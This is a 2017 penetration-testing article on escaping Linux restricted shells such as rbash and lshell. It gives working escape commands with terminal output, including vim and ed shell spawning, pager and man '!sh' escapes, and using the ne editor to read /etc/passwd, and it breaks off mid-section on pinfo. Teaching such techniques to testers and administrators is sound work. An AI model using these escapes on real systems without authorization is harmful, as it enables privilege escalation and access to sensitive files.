

[Home](#)[Team](#)[Articles](#)[Sponsors](#)

24 October 2017

Restricted Linux Shell Escaping Techniques

by Felipe Martins

Abstract

The focus of this article is on discussing and summarizing different techniques to escape common Linux restricted shells and also simple recommendations for administrators to protect against it. This article is not focused on hardening shells, however some hints will be given to the reader as proof of concept. Additionally this article is focused in Linux shells only, not windows.

It's also important to note that not all techniques presented here will work in every restricted shell, so it is up to the user to find which techniques will suit them depending on the environment found. This is not intended to be a definite guide for escaping shell techniques, but a basic introduction to the subject.

Introduction

Restricted shells are no strange to Penetration testers, or Linux administrators, but for some reason its importance is still neglected by many security and IT professionals in general.

Restricted shells are conceptually shells with restricted permissions, with features and commands working under a very peculiar environment, built to keep users in a secure and

controlled environment, allowing them just the minimum necessary to perform their daily operations.

Linux administrators generally need to provide a local or remote shell to other users, or administrators, for daily routine management and support procedures, that's why it is extremely important to restrict these shell's features to a minimum necessary for this activities, but sometimes it's just not enough to keep it away from hackers, as you will soon see.

Penetration testers are a very cunning and determined kind of people that will only find peace after hacking into your servers. Once they get a low privileged shell, even a restricted one, it's time to try to escape normal restrictions and get more features and privileges to play with.

This is where restricted shell escaping techniques come into play. Escaping shell restrictions is just a small part of Penetration Testing Post Exploitation phase, designed to escalate privileges. Keep in mind that bypassing shell restrictions to escalate privileges doesn't necessarily mean getting write or execution permissions, generally used to get a less restricted shell or root access (which would be desirable), but sometimes it is all about read permissions, allowing us to check files and inspect file system areas that we were not allowed before, to steal sensitive information that wouldn't be available otherwise. This "read-only" access, always so underestimated, can give us very precious information, such as user and service enumeration, even some credentials, for further attacks and consequently owning the box itself.

There are hundreds, not to say thousands of different techniques available, the extension will only depend on three factors:

- 1.Environment features
- 2.Knowledge
- 3.Creativity

Common Restricted Shells

There is a lot of different restricted shells to choose from. Some of them are just normal shells with some simple common restrictions not actually configurable, such as `rbash` (restricted Bash), `rzsh` and `rksh` (Korn Shell in restricted mode), which are really trivial

to bypass. Others have a complete configuration set that can be redesigned to fit administrator's needs such as `lshell` (Limited Shell) and `rsssh` (Restricted Secure Shell).

Configurable shells are much more difficult to bypass once its configuration can be tighten by administrators. Bypassing techniques on these shells generally rely on the fact that admins are somewhat forced to provide certain insecure commands for normal users to work with. When allowed without proper security configurations, they provide attackers with tools to escalate privileges, sometimes to root users.

Other reason for this is that sometimes admins are just Linux system admins, not really security professionals, therefore they don't really know the ways of the force, and end up allowing too many dangerous commands, from a Penetration Tester's point of view.

Gathering Environment Information


Once we have access to a restricted shell, before we can go any further on all techniques, the first step is to gather as much information as possible about our current shell environment. The information gathered will give us an idea of what kind of restricted shell we are in and also the features provided and the techniques we can use, which are totally dependent on the environment found. Among some tests we can perform:

- >> Check available commands either by trying them out by hand, hitting TAB key twice or listing files and directories;
- >> Check for commands configured with SUID permissions, specially if they are owned by `root` user. If these commands have escapes, they can be run with root permissions and will be our way out, or in. Oh, you got the point!.
- >> Check the list of commands you can use with `sudo`. This will let us execute commands with other user's permissions by using our own password. This is specially good when configured for commands with escape features.
- >> Check what languages are at your disposal, such as `python`, `expect`, `perl`, `ruby`, etc. They will come in handy later on;
- >> Check if redirect operators are available, such as `|` (pipe), `>`, `>>`, `<`;
- >> Check for escape characters and execution tags such as: `;` (colon), `&` (background support), `'` (single quotes), `"` (double-quotes), `$(` (shell execution tag), `${`

OBS: The easiest way to check for redirect operators, escape characters and execution tags is to use them in commands as arguments or part of arguments, and later analyze the output for errors.


- >> If some available command is unknown to you, install them in your own test Linux box and analyze its features, manual, etc. Sometimes downloading and inspecting the code itself is a life changer for hidden functions that may not appear in the manual.
- >> Try to determine what kind of shell you are in. This is not easy depending on the configuration in place, but can be performed by issuing some commands and checking for general error messages. Here are some error message examples from different restricted shells around:

rbash:




```
Terminal - user@kali: ~
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ asdf
rbash: asdf: command not found
```

rksh:




```
Terminal - user@kali: ~
$ cd /etc
ksh: cd: restricted
$ asdf
ksh: asdf: not found [No such file or directory]
```

rzsh:



```
Terminal - user@kali: ~
kali% cd /etc
cd: restricted
kali% asdf
zsh: command not found: asdf
```

lshell:



```
Terminal - user@kali: ~
user:~$ echo $(ls)
*** forbidden syntax: echo $(ls)
user:~$ cd /etc
*** forbidden path: /etc/
user:~$ cat /etc/passwd
*** forbidden command: cat
```

Some restricted shells show their names in the error messages, some do not. A full reference list can be extracted from the specific restricted shell manual or configuration file in use. Keep them always in hand or memorize the most common errors. This information will be very important on identifying different types of shells in the future.

Common Initial Techniques


Let's begin with the basics. There are some really easy techniques we can use to escape restricted shells to execute commands or access system areas we were not supposed to. Most of these techniques rely on simple command escape characters, redirect operators or even Linux system shell variable pollution. Let's analyze some of these:

1. Console Editors

Linux systems provide us with different editors such as `ed`, `ne`, `nano`, `pico`, `vim`, etc. Some of these shells provide third party command execution and file browsing features. Editors like "`vim`" provide us with one of the most well known techniques to bypass shell restrictions. `vim` has a feature which allow us to run scripts and commands inside it. If `vim` is available, open it and issue the following command:

```
#!/bin/ls -l .b*
```

Vim will get you out of the editor and show the result of the "`ls -l .b*`" command executed, showing all `/etc` files with names beginning in a letter "`b`".

A terminal window titled "Terminal - user@kali: ~" shows a sequence of commands and their outputs. The user starts at the prompt "user@kali:~\$". They enter "cd /etc", which results in "rbash: cd: restricted". Then they enter "vim", which results in "user@kali:~\$ vim". The terminal then displays the output of the command executed inside vim: a list of files in /etc with permissions, owner, group, size, date, and filename. The files listed are .bash_history, .bash_logout, .bashrc, and .bashrc.original. At the bottom, it says "Press ENTER or type command to continue".

```
Terminal - user@kali: ~  
user@kali:~$ cd /etc  
rbash: cd: restricted  
user@kali:~$ vim  
  
-rw----- 1 user user 1854 Jun  1 08:23 .bash_history  
-rw-r--r-- 1 user user  220 May 29 08:36 .bash_logout  
-rw-r--r-- 1 user user 3391 May 29 08:36 .bashrc  
-rw-r--r-- 1 user user 3515 May 29 08:36 .bashrc.original  
  
Press ENTER or type command to continue
```


We can use the same technique to execute any other command or even another available shell like `bash`, to avoid our present restrictions, by issuing

```
:set shell=/bin/sh
:shell
```

Or

```
#!/bin/sh
```

As you can see below we've managed to execute `/bin/sh` shell inside `vim`, now we can execute commands in `sh` we weren't allowed to in `rbash` restricted shell.


A terminal window titled "Terminal - user@kali: ~" showing a sequence of commands. The user starts in a restricted shell (rbash) and attempts to change to /etc. Then, they enter 'vim'. Inside vim, they press '\$' to enter shell mode, then 'cd /etc', 'pwd' (returns /etc), and '\$' again to return to the shell prompt.

```
Terminal - user@kali: ~
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ vim

$ cd /etc
$ pwd
/etc
$
```

Another good example is `ed`. It is an old default Unix console editor. Generally `ed` is provided to users because it is very simple with not many features that could compromise the system, but still it also has third party command execution features inside, very similar to `vim`.

Once inside `ed` we can escape the normal shell by executing another one with `!'/bin/sh'`, as can be seen below:

A terminal window titled "Terminal - user@kali: ~" showing a sequence of commands. The user enters 'ed' to start the editor. Inside ed, they press '!' followed by '/bin/sh' to escape to a new shell. Then, they press '\$' to enter shell mode, followed by 'cd /etc', 'pwd' (returns /etc), and '\$' again to return to the shell prompt.

```
Terminal - user@kali: ~
user:~$
cd      echo      exit      history   lpath     lsudo
clear   ed         help      ll         ls
user:~$ ed
!'/bin/sh'
$ cd /etc
$ pwd
/etc
$
```

We managed to get out of `lshell` and execute commands we were not allowed before.

Another example of editor is `ne`, which was designed to be a minimal and modern replacement for `vi`. As you can see inside `lshell` we have no permission to go back to `"/` or any other directory above ours.

```

Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      ne
clear   exit      history  lpath   lsudo
user:~$ cd /
*** forbidden path: /
user:~$ cd ..
*** forbidden path: /home/
user:~$ █

```

ne editor has a very interesting feature that allow us to save or load configuration preferences. We can abuse this feature to read contents in the file system. With `ed` opened hit `ESC` once to reach the main configuration menu. Go to the last menu available, "Prefs" to the option "Load Prefs":

```

Terminal - user@kali: ~
File Documents Edit Search Macros Extras Navigation Prefs
Tab Size...
Tabs as Spaces
Insert/Over Ins
Free Form
Status Bar
Hex Code
Fast GUI
Word Wrap [W
Right Margin
Auto Indent LITY
Request Order se
Preserve CR
Save CR/LF [Z
Load Prefs...
Save Prefs...
Load Auto Prefs
Save Auto Prefs
Save Def Prefs


This program is distributed in the hope that it will
WITHOUT ANY WARRANTY; without even the implied warra
or FITNESS FOR A PARTICULAR PURPOSE. See the GNU Ge
for more details.

You should have received a copy of the GNU General P
along with this program; if not, see <http://www.gnu

Press F1, Escape or Escape-Escape to see the menus.
prefixed by ^ are activated by the Control key; the
by [ are activated by Control+Meta or just Meta, depending on your terminal
ne, the nice editor 2.5. (2013-01-29)

```


Once clicked it will show us the contents of the file system where we can choose our preferences file from. Notice that we now can escalate directories in the file system, even reaching "/" or any other directory, obtaining a read primitive:


 A terminal window titled "Terminal - user@kali: ~" displays a directory listing of the root directory. The listing is organized into two columns. The first column contains: ./, etc/, lost+found/, run/, and var/. The second column contains: ./, home/, media/, sbin/, and vmlinuz. The third column contains: 0, initrd.img, mnt/, srv/. The fourth column contains: bin/, lib/, opt/, and sys/. The fifth column contains: boot/, lib64/, proc/, and tmp/. The sixth column contains: dev/, live-build/, root/, and usr/. At the bottom of the terminal, a prompt reads: "Select file or press F1, Escape or Escape-Escape to enter a file name."


```
Terminal - user@kali: ~
./      ./      0      bin/    boot/   dev/
etc/    home/   initrd.img  lib/    lib64/  live-build/
lost+found/ media/  mnt/     opt/    proc/   root/
run/    sbin/   srv/     sys/    tmp/    usr/
var/    vmlinuz

Select file or press F1, Escape or Escape-Escape to enter a file name.
```

We can even open /etc directory files like /etc/passwd to enumerate users:



 A terminal window titled "Terminal - user@kali: ~" displays the contents of the /etc/passwd file. The output lists system and regular users with their UID, GID, name, home directory, and shell. The users listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-timesync, and systemd-network. At the bottom, the start of the password field for the root user is visible: "L: 1 C: 1 1% i-----pvurT-----@A- /etc/passwd".


```
Terminal - user@kali: ~
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/fal
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/
L:      1 C:      1 1% i-----pvurT-----@A- /etc/passwd
```

2. Pager Commands

Linux pagers are simple utilities that allow us to see the output of a particular command or text file, that is too big to fit the screen, in a paged way. The most well known are "more" and "less". Pagers also have escape features to execute scripts.

Open a file long enough to fit in more than one screen with any of the pagers above and simply type `!'sh'` inside it, as shown below:


A terminal window titled "Terminal - user@kali: ~" showing the content of the .bashrc file. The text is as follows:

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
!'sh'
```

As you can see our example using “less” we’ve managed to open a shell inside our pager and execute restricted commands:.

A terminal window titled "Terminal - user@kali: ~" showing the execution of restricted commands. The text is as follows:

```
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ less .bashrc
$ cd /etc
$ pwd
/etc
$
```


This technique works on both “more” and “less” pagers.

3.man and pinfo Commands

The command “man”, used to display manual pages for Linux commands, also has escape features. Simply use the man command to display any command manual, like this:

```
$ man ls
```

When the manual for the command `ls` appears, use the same technique we used for the pagers.


A terminal window titled "Terminal - user@kali: ~" showing the execution of restricted commands using the man command. The text is as follows:

```
user@kali:~$ cd /etc
rbash: cd: restricted
user@kali:~$ man ls
$ cd /etc
$ pwd
/etc
$
```

The reason for this to work is due to the fact that “man” uses “less” or “more” as default pagers. Other pagers can be used instead to avoid escapes like this.

`pinfo` is another example of an info command that has escape features. It works just like man.

Let’s use `lshell` this time for a more realistic example. As you can see in the next picture, `lshell` allows just a few commands by default. The `pinfo` command was added to the allowed command list just for this example. Notice that we’ve tried to issue some commands like “`nc`”, “`/bin/bash`” and “`ls /etc`” directly in the shell but they were all blocked, `lshell` restricted their use:

